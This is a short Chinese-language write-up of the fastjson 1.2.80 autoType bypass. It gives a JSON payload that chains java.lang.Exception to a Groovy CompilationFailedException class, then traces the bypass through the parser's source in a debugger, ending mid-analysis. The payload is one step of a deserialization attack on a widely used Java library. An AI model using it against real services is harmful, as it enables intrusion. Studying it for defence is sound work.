
fastjson 1.2.80 漏洞浅析及利用payload
0x01 说明
在fastjson的1.2.80版本中可以通过将依赖加入到java.lang.Exception 期望类的子类中,绕过checkAuto。
0x02 简析
{

    "@type":"java.lang.Exception",

    "@type":"org.codehaus.groovy.control.CompilationFailedException",

    "unit":{}

}

直接DefaultJSONParser.class搜checkAuto下断点


步入到com/alibaba/fastjson/parser/ParserConfig.java

使用TypeUtils.getClassFromMapping从缓存中读取java.lang.Exception
跳到了checkAuto
往下走,获取ObjectDeserializer对象,因为是异常类,获取到的是ThrowableDeserializer反序列化器

继续步入,跳转到com/alibaba/fastjson/parser/ParserConfig.java

匹配条件
此时clazz为null
